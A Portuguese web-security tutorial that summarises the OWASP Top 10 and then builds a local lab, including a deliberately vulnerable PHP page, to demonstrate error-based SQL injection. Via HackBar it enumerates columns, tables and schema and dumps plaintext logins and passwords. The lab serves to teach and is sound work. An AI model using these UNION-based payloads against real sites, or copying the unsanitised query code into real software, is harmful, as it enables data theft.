


## Exploração de falhas

Os primeiros conteúdo da web era considerado estáticos, os usuários tinham acesso a site e não interagem com ele. Com o passar do tempo, os sites tornaram-se dinâmico e o seu conteúdo passou a ser exibido conforme a interação do usuário, o grande problema dessa abordagem consiste em permitir usuário inserir dados. De acordo com os dados inserido, se o servidor web estiver mal configurado, é possível explorar vulnerabilidades.

OWASP, ou Open Web Application Security Project, define um guia com dez principais vulnerabilidade em aplicação web.

Os 10 principais riscos de segurança em aplicativos da Web:

Houve algumas em categorias na nomenclatura e escopo de consolidação do top 10 de 2021.



**A01:2021 - Controle de Acesso Quebrado** sobe da quinta posição; 94% dos aplicativos foram testados para alguma forma de controle de acesso quebrado. As 34 Enumerações de Fraquezas Comuns (CWEs) mapeadas para Controle de Acesso Quebrado tiveram mais ocorrências em aplicativos do que qualquer outra categoria.

**A02:2021 - Falhas Criptográficas** sobe uma posição para o segundo lugar, anteriormente conhecido como Exposição de Dados Sensíveis, que era um sintoma geral e não a causa raiz. O foco renovado aqui está nas falhas relacionadas à criptografia, que frequentemente levam à exposição de dados sensíveis ou ao comprometimento do sistema.

**A03:2021-Injeção** cai para a terceira posição. 94% das aplicações foram testadas para alguma forma de injeção, e os 33 CWEs mapeados nesta categoria têm o segundo maior número de ocorrências em aplicações. Cross-site scripting agora faz parte desta categoria nesta edição.

**A04:2021 - Design Inseguro** é uma nova categoria para 2021, com foco em riscos relacionados a falhas de design. Se realmente quisermos "ir para a esquerda" como indústria, isso exigirá maior uso de modelagem de ameaças, padrões e princípios de design seguro e arquiteturas de referência.

**A05:2021 - Configuração incorreta de segurança** sobe da 6ª posição na edição anterior; 90% dos aplicativos foram testados para algum tipo de configuração incorreta. Com mais mudanças para softwares altamente configuráveis, não é surpresa que esta categoria suba. A antiga categoria para Entidades Externas XML (XXE) agora faz parte desta categoria.

**A categoria A06:2021-Componentes Vulneráveis e Desatualizados**, anteriormente intitulada "Usando Componentes com Vulnerabilidades Conhecidas", ocupa o segundo lugar na pesquisa da comunidade Top 10, mas também possui dados suficientes para figurar no Top 10 por meio de análise de dados. Esta categoria subiu da 9ª posição em 2017 e é um problema conhecido cujo risco temos dificuldade em testar e avaliar. É a única categoria que não possui nenhuma Vulnerabilidade e Exposição Comum (CVE) mapeada para as CWEs incluídas, portanto, uma exploração padrão e pesos de impacto de 5,0 são considerados em suas pontuações.

**A07:2021 - Falhas de Identificação e Autenticação** era anteriormente Autenticação Quebrada e está caindo da segunda posição, passando a incluir CWEs mais relacionadas a falhas de identificação. Esta categoria ainda é parte integrante do Top 10, mas a maior disponibilidade de estruturas padronizadas parece estar ajudando.

**A08:2021 - Falhas de Integridade de Software e Dados** é uma nova categoria para 2021, com foco em suposições relacionadas a atualizações de software, dados críticos e pipelines de CI/CD sem verificação de integridade. Um dos impactos mais ponderados vem dos dados do Common Vulnerability and Exposures/Common Vulnerability Scoring System (CVE/CVSS) mapeados para os 10 CWEs nesta categoria. A Desserialização Insegura de 2017 agora faz parte desta categoria maior.

**A categoria A09:2021 - Falhas no Registro e Monitoramento de Segurança** era anteriormente Registro e Monitoramento Insuficientes e foi adicionada na pesquisa do setor (nº 3), subindo da posição 10 anterior. Esta categoria foi expandida para incluir mais tipos de falhas, é difícil de testar e não está bem representada nos dados CVE/CVSS. No entanto, falhas nesta categoria podem impactar diretamente a visibilidade, os alertas de incidentes e a análise forense.

**A10:2021-Server-Side Request Forgery** foi adicionado da pesquisa da comunidade Top 10 (nº 1). Os dados mostram uma taxa de incidência relativamente baixa, com cobertura de testes acima da média, além de classificações acima da

média para Exploit e Potencial de Impacto. Esta categoria representa o cenário em que os membros da comunidade de segurança nos dizem que isso é importante, embora não esteja ilustrado nos dados neste momento.

Estaremos utilizando uma extensão (Add-on) HackBar do Firefox( <https://addons.mozilla.org/pt-BR/firefox/addon/hackbar/> ), pode ser manualmente instalado para realizar ataques que requerem manipulação de URL, tais como:

[Cross Site Scripting \(XSS\)](#) - Ataques de Cross-Site Scripting (XSS) são um tipo de injeção na qual scripts maliciosos são injetados em sites inofensivos e confiáveis. Os ataques XSS ocorrem quando um invasor usa uma aplicação web para enviar código malicioso, geralmente na forma de um script do lado do navegador, para um usuário final diferente. As falhas que permitem que esses ataques sejam bem-sucedidos são bastante comuns e ocorrem em qualquer lugar onde uma aplicação web utiliza a entrada de um usuário na saída gerada sem validá-la ou codificá-la.


[Injeção cega de SQL](#) - Injeção cega de SQL (Linguagem de Consulta Estruturada) é um tipo de ataque de injeção de SQL que faz perguntas verdadeiras ou falsas ao banco de dados e determina a resposta com base na resposta do aplicativo. Esse ataque é frequentemente usado quando o aplicativo web está configurado para exibir mensagens de erro genéricas, mas não mitigou o código vulnerável à injeção de SQL.

[Ataque de Força Bruta](#) - Um ataque de força bruta pode se manifestar de diversas maneiras, mas consiste principalmente na configuração de valores predeterminados por um invasor, na realização de requisições a um servidor usando esses valores e, em seguida, na análise da resposta. Para maior eficiência, um invasor pode utilizar um ataque de dicionário (com ou sem mutações) ou um ataque de força bruta tradicional (com determinadas classes de caracteres, por exemplo: alfanuméricos, especiais, que diferenciam maiúsculas de minúsculas).


Segue uma lista de ataque no site [OWASP](#) .

Passo para adicionar o HackBar.


1º. Aperte a tecla “**Alt**” para que o firefox exiba a barra de navegação. Vá em Menu > Extensão e temas > Extensões.



2º. Procure a extensão “HackBar” e instale.



3º. Após instalar, aperte a tecla f12.



4º. Insira a URL desejada o Hackbar e clique no botão **Executar**.

## Por que o Hackbar é Importante para Testes de Segurança

- Por que o Hackbar é Importante para Testes de Segurança
- O Hackbar permite que profissionais de segurança:
- Modifiquem requisições HTTP em tempo real
- Testem vulnerabilidades de injeção SQL
- Codifiquem e decodifiquem dados em vários formatos
- Manipulem cookies e cabeçalhos
- Testem vulnerabilidades de Cross-Site Scripting (XSS)

## Injeção

A categoria A1 classifica vulnerabilidades de injeção como qualquer tipo de ataque que consiga injetar dados em consultas ou comandos do sistema. Exemplos: injeção SQL, LDAP, XML, HTML etc.

### Injeção SQL.

Injeção SQL ou SQL Injection (abreviado como SQLi) é a capacidade de injetar comandos em uma consulta SQL.

Exemplo:

*SELECT endereco, telefone WHERE usuario='daniel'*

E se inserido o nome de usuário, for inserida a sintaxe ' or '1'='1'?

*SELECT endereco, telefone WHERE usuario="" or '1'='1'*

A resposta é simples: será retornado o endereço e o telefone do usuário que seja nulo (usuario="" – a não ser que o banco de dados tenha um usuário nulo, o que provavelmente não deve acontecer, a expressão é falsa e não deve retornar nenhum tipo de dado) ou será retornado o nome e o endereço do primeiro usuário da tabela desde que a expressão matemática 1 seja igual a 1. Obviamente, 1 sempre será igual a 1. Assim, o payload ' or '1' = '1' anula a restrição do SQL (WHERE usuário=) de selecionar dados (endereço e telefone) somente do usuário informado (usuário daniel).

## **O funcionamento básico de uma injeção SQL consiste em:**

1. Finalizar a consulta SQL, normalmente com **aspas simples** para que a consulta do atacante seja inserida.

2. Inserir uma consulta SQL maliciosa. Exemplo:

*UNION ALL SELECT login,senha FROM usuarios*

3. Inserir comentários (# ou --) no final da consulta, para que qualquer instrução SQL após a consulta do atacante seja ignorada. A injeção SQL final ficará da seguinte forma:

*' UNION ALL SELECT login,senha FROM usuarios #*

-- Há um espaço no final do -- --

*' UNION ALL SELECT login,senha FROM usuarios --*

---

Estaremos criando um ambiente para testes de injeção SQL:

1. Inicie o MySQL:

*root@kali# service mysql start*

2. Acesse o servidor MySQL:

*root@kali# mysql*

3. Crie um usuário (teste) e uma senha (teste) para acessar o banco de dados:

*MariaDB [(none)]> CREATE USER 'teste'@'localhost' IDENTIFIED BY 'teste';*

*MariaDB [(none)]> GRANT ALL PRIVILEGES ON \* . \* TO 'teste'@'localhost';*

4. Crie a base de dados pentestWeb:

*MariaDB [(none)]> CREATE DATABASE pentestWeb;*

5. Mude a base de dados atual para pentestWeb:

*MariaDB [(none)]> USE pentestWeb;*

6. Crie a tabela usuarios:


*MariaDB [pentestWeb]>  
CREATE TABLE usuarios (  
    id INT NOT NULL AUTO\_INCREMENT,  
    nome VARCHAR(200) NOT NULL,  
    login VARCHAR(200) NOT NULL,  
    senha VARCHAR(200) NOT NULL,  
    endereco VARCHAR(200) NOT NULL,  
    telefone VARCHAR(40) NOT NULL,  
    PRIMARY KEY(id) );*

7. Insira os seguintes valores na tabela usuarios:

*INSERT INTO usuarios VALUES(1, "Administrador", "admin", "admin123",  
"Endereco do Admin", "000-000"),  
(2, "Daniel", "daniel", "d4n13l", "Endereco do Daniel", "111-111"),  
(3, "Rubens", "rubens", "prates", "Endereco do Rubens", "222-222");*

8. Verifique se os valores foram corretamente inseridos:

```
SELECT * FROM usuarios;
```



	id	nome	login	senha	endereco	telefone
▶	1	Administrador	admin	admin123	Endereco do Admin	000-000
	2	Daniel	daniel	d4n13l	Endereco do Daniel	111-111
	3	Rubens	rubens	prates	Endereco do Rubens	222-222
★	NULL	NULL	NULL	NULL	NULL	NULL

9. Saia do MySQL:

Exit

10. Crie o arquivo /var/www/conecta.php com o seguinte conteúdo:

Há três tipos de injeções SQL: *baseada em erro*, *em booleano* ou *em tempo*.

```
<?php
```

```
    $servidor = "localhost";
    $usuario = "root";
    $senha = "";
    $banco = "pentestWeb";
    $conexao = mysqli_connect($servidor, $usuario, $senha,$banco );
```

```
    if (!$conexao) {
        die("Connection failed: " . mysqli_connect_error());
    }else{ echo "conectado";}
```

```
?>
```

-> Injeção SQL baseada em erro (método GET)

A injeção SQL baseada em erro é caracterizada por retornar para a aplicação web as consultas maliciosas feitas pelo atacante. Dessa forma, o atacante possui melhor controle da estrutura organizacional do banco de dados e, sem muitos esforços, é possível descobrir nomes de tabelas, colunas e dados inseridos.

Crie o arquivo /var/www/html/sqli.php com o seguinte conteúdo:

```
<?php include "conecta.php"; ?>
```



```

<!DOCTYPE html>
<html lang="en">

<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-scale=1.0">
  <title>Document</title>
</head>

<body>
  <form action="" method="GET">
    Nome do usuário: <input type="text" name="nome">
    <input type="submit" value="Enviar">
  </form>
  <?php
    if (isset($_GET["nome"])) {
      $nome = $_GET["nome"];
      $sql = " SELECT * FROM usuarios WHERE nome = '$nome' ";

      //Descomente a linha a seguir para você visualizar como é
      //construída a consulta SQL:
      echo $sql . "<br>";

      $dados = mysqli_query($conexao, $sql) or die(mysqli_error($conexao));

      while ($linha = mysqli_fetch_assoc($dados)) {
        $endereco = $linha["endereco"];
        $telefone = $linha["telefone"];
        echo "<pre>Endereco: {$endereco}<br />Telefone: {$telefone}</pre>";
      }
      mysqli_close($conexao);
    }
  ?>
</body>

</html>

```

Ao acessar o endereço <http://localhost/sqli.php>, digite os nomes de usuários (Administrador, Daniel ou Rubens) na caixa de texto: será retornado o telefone e o endereço de cada um. Ao digitar aspas simples na caixa de texto, ou acessar o endereço <http://localhost/sqli.php?nome='>, será exibida a seguinte mensagem de erro, indicando que a consulta SQL foi mal construída e que a aplicação encontra-se vulnerável à injeção SQL:

You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '''' at line

Por causa das aspas simples, a consulta SQL (variável \$sql – linha u) será finalizada (observe as duas primeiras aspas simples a seguir, destacadas em negrito). Sobrará uma aspa simples, o que causará o erro de consulta SQL:

```
SELECT * FROM usuarios WHERE nome = ' '
```

Sabendo que a consulta SQL apresenta erro com aspas simples, o atacante construirá o seu payload:

1. Verificando o código-fonte do arquivo /var/www/html/sqli.php, nota-se pela linha que a variável \$nome encontra-se entre aspas simples. Será necessário adicionar um comentário 1 no fim do payload para que a consulta SQL seja efetuada com sucesso:

```
' payload do atacante #  
' payload do atacante --
```

2. Utilize o Hackbar para o processo manual de injeção SQL. Lembre-se de que os caracteres # ou -- devem ser codificados em URL:

```
' payload do atacante %23 '  
payload do atacante --%20
```

3. O próximo passo consiste em determinar quantas colunas formam a tabela atual. Um modo é usando o operador SQL UNION ALL. Caso o número de colunas do payload do atacante não seja o mesmo que o número de colunas da tabela atual, a mensagem "The used SELECT statements have a different number of columns" será exibida. O desafio consiste em determinar exatamente o número de colunas da tabela atual. No Hackbar, vá tentando injetar o payload até a mensagem "The used SELECT statements have a different number of columns" não ser mais exibida:

```
http://localhost/injectsql/sqli.php?nome='+UNION SELECT 1+%23  
The used SELECT statements have a different number of columns
```

```
http://localhost/injectsql/sqli.php?nome='+UNION SELECT 1,2+%23  
The used SELECT statements have a different number of columns  
http://localhost/injectsql/sqli.php?nome='+UNION SELECT 1,2,3+%23  
The used SELECT statements have a different number of columns
```

`http://localhost/injectsql/sqli.php?nome='+UNION SELECT 1,2,3,4+%23`  
The used SELECT statements have a different number of columns

`http://localhost/injectsql/sqli.php?nome='+UNION SELECT 1,2,3,4,5+%23`  
The used SELECT statements have a different number of columns

`http://localhost/injectsql/sqli.php?nome='+UNION SELECT 1,2,3,4,5,6+%23`

Endereco: 5

Telefone: 6

Outra forma de determinar a quantidade de colunas de uma tabela é ordenando os valores com o ORDER BY: vá ordenando os valores de forma crescente e quando aparecer uma mensagem de erro significa que a consulta SQL extrapolou a quantidade de colunas existentes. Sendo assim, a consulta anterior indica a exata quantidade de colunas da tabela atual:

`http://localhost/injectsql/sqli.php?nome='+ORDER BY 1+%23`

`http://localhost/injectsql/sqli.php?nome='+ORDER BY 2+%23`

`http://localhost/injectsql/sqli.php?nome='+ORDER BY 3+%23`

`http://localhost/injectsql/sqli.php?nome='+ORDER BY 4+%23`

`http://localhost/injectsql/sqli.php?nome='+ORDER BY 5+%23`

`http://localhost/injectsql/sqli.php?nome='+ORDER BY 6+%23`

`http://localhost/injectsql/sqli.php?nome='+ORDER BY 7+%23`

*Unknown column '7' in 'order clause'*

4. É necessário fazer uma observação com relação ao operador UNION ALL SELECT da etapa 3. Quando os valores de 1 a 6 são inseridos para determinar a quantidade de tabelas usadas, qualquer valor pode ser utilizado, desde que o UNION ALL SELECT seja formado pelo número exato de tabelas. Exemplos:

`http://localhost/injectsql/sqli.php?nome='+UNION ALL SELECT 1,1,1,1,1,1+%23`

Atente que os valores 5 e 6 (resposta enviada pelo browser na etapa 3) são inseridos nos campos Endereço e Telefone. Com essa informação em mãos, o atacante sabe que qualquer consulta maliciosa deve ser realizada na quinta ou sexta posição. Por exemplo, para saber qual é a base de dados usada:

```
http://localhost/injectsql/sqli.php?nome='+UNION ALL SELECT  
1,2,3,4,database(),6+%23
```

*---resposta --*

Endereco: pentestweb

Telefone: 6

Saber identificar em qual posição inserir a consulta maliciosa é fundamental para o sucesso de uma injeção SQL. Portanto, ao realizar uma consulta com o UNION ALL SELECT (etapa 3), identifique cada posição com valores distintos, a fim de que a aplicação retorne quais são as posições exatas para a inserção de payloads maliciosos.

5. A etapa 4 determina que a base de dados atual chama-se pentestWeb. A próxima etapa consiste em obter os nomes de todas as tabelas da base de dados atual:

```
http://localhost/injectsql/sqli.php?nome='+UNION ALL SELECT 1,2,3,4,table\_name,6  
FROM INFORMATION\_SCHEMA.TABLES WHERE  
table\_schema="pentestWeb"+%23
```

*-- resposta --*

Endereco: usuarios

Telefone: 6

Dica: utilize o operador `group_concat(table_name)` em vez de `table_name` para melhor organizar os resultados.

6. A etapa 5 determina uma tabela de nome `usuarios`, a qual talvez seja interessante, podendo conter logins de acesso. O próximo passo consiste em determinar os nomes das colunas da tabela `usuarios`

[http://localhost/injectsql/sqli.php?nome='+UNION ALL SELECT 1,2,3,4,column\\_name,6 FROM INFORMATION\\_SCHEMA.COLUMNS WHERE table\\_schema="pentestWeb" AND table\\_name="usuarios"+%23](http://localhost/injectsql/sqli.php?nome='+UNION ALL SELECT 1,2,3,4,column_name,6 FROM INFORMATION_SCHEMA.COLUMNS WHERE table_schema='pentestWeb' AND table_name='usuarios'+%23)

--- resposta ---

Endereco: id

Telefone: 6

Endereco: nome

Telefone: 6

Endereco: login

Telefone: 6

Endereco: senha

Telefone: 6

Endereco: endereco

Telefone: 6

Endereco: telefone

Telefone: 6

7. A etapa 6 determina duas colunas interessantes: login e senha. Sabendo os nomes das colunas, basta realizar uma consulta SQL para obter os valores delas. Caso a senha não tenha sido criptografada, será apresentada em claro para o atacante:

<http://localhost/injectsql/sqli.php?nome='+UNION ALL SELECT 1,2,3,4,login,senha FROM pentestWeb.usuarios+%23>

--- Resposta do browser ---

Endereco: admin

Telefone: admin123

Endereco: daniel

Telefone: d4n13l

Endereco: rubens

Telefone: prates

--- Resposta do browser ---

Endereco: admin

Telefone: admin123

Endereco: daniel

Telefone: d4n13l

Endereco: rubens

Telefone: prates

Dica: utilize o operador concat() para melhor organizar os resultados.  
Por exemplo, supondo que seja necessário exibir o nome de usuário e a senha em uma única linha, separados por dois pontos:  
http://localhost/sqli.php?nome=' UNION ALL SELECT  
1,2,3,4,concat(login,':',senha), 6 FROM pentestWeb.usuarios %23.